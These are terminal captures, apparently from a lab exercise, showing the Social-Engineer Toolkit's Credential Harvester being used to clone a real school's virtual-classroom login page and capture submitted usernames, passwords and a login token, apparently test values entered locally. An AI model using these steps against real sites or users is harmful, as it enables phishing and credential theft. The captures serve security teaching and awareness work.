

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ sudo setoolkit --version  
[sudo] password for kali:  
[-] New set.config.py file generated on: 2025-09-26 06:24:48.546308  
[-] Verifying configuration update ...  
[*] Update verified, config timestamp is: 2025-09-26 06:24:48.546308  
[*] SET is using the new config, no need to restart  
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```

```
kali@kali: ~  
Session Actions Edit View Help  
The above licensing was taken from the BSD licensing and is applied to Social-  
Engineer Toolkit as well.  
  
Note that the Social-Engineer Toolkit is provided as is, and is a royalty free  
open-source application.  
  
Feel free to modify, use, change, market, do whatever you want with it as long  
as you give the appropriate credit where credit is due (which means giving  
the authors the credit they deserve for writing it).  
  
Also note that by using this software, if you ever see the creator of SET in  
a bar, you should (optional) give him a hug and should (optional) buy him a beer  
(or bourbon - hopefully bourbon). Author has the option to refuse the hug  
(most likely will never happen) or the beer or bourbon (also most likely will  
never happen). Also by using this tool (these are all optional of course!),  
you should try to make this industry better, try to stay positive, try to help  
others, try to learn from one another, try stay out of drama, try offer free  
hugs when possible (and make sure recipient agrees to mutual hug), and try to  
do everything you can to be awesome.  
The Social-Engineer Toolkit is designed purely for good and not evil. If you  
are planning on using this tool for malicious purposes that are not authorized  
by the company you are performing assessments for, you are violating the terms  
of service and license of this toolset. By hitting yes (only one time), you  
agree to the terms of service and that you will only use this tool for lawful  
purposes only.  
  
Do you agree to the terms of service [y/n]: █
```



```
kali@kali: ~  
Session Actions Edit View Help  
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.  
  
The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.  
  
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.  
  
The Credential Harvester method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.  
  
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.  
  
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.  
  
The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.  
  
The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.  
  
1) Java Applet Attack Method  
2) Metasploit Browser Exploit Method  
3) Credential Harvester Attack Method  
4) Tabnabbing Attack Method  
5) Web Jacking Attack Method  
6) Multi-Attack Web Method  
7) HTA Attack Method  
  
99) Return to Main Menu  
  
set:webattack>
```

```
1) Java Applet Attack Method  
2) Metasploit Browser Exploit Method  
3) Credential Harvester Attack Method  
4) Tabnabbing Attack Method  
5) Web Jacking Attack Method  
6) Multi-Attack Web Method  
7) HTA Attack Method  
  
99) Return to Main Menu  
  
set:webattack>3  
  
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.  
  
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.  
  
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.  
  
1) Web Templates  
2) Site Cloner  
3) Custom Import  
  
99) Return to Webattack Menu  
  
set:webattack>
```



```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
```

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.


```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
```

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://www.calasanzsalamanca.es/aulavirtual/login/index.php
```

```
[*] Cloning the website: https://www.calasanzsalamanca.es/aulavirtual/login/index.php
[*] This could take a little bit...
```

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

```
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```



```
The best way to use this attack is if username and password form fields are available.
Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
127.0.0.1 - - [26/Sep/2025 06:37:50] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: logintoken=4ciFioge2x0Yxb3zCME1gp3pEZ1zYE76
POSSIBLE USERNAME FIELD FOUND: username=FELIX
POSSIBLE PASSWORD FIELD FOUND: password=PRUEBA
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Select from the menu:

- 1) Social-Engineering Attacks
- 2) Penetration Testing (Fast-Track)
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 99

Thank you for **shopping** with the Social-Engineer Toolkit.

Hack the Gibson... and remember... hugs are worth more than handshakes.

```
(kali㉿kali)-[~]
└─$ sudo cat /usr/share/set/src/logs/harvester.log
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
logintoken=4ciFioge2x0Yxb3zCME1gp3pEZ1zYE76
username=felix
password=rojas
logintoken=4ciFioge2x0Yxb3zCME1gp3pEZ1zYE76
username=FELIX
password=PRUEBA
```

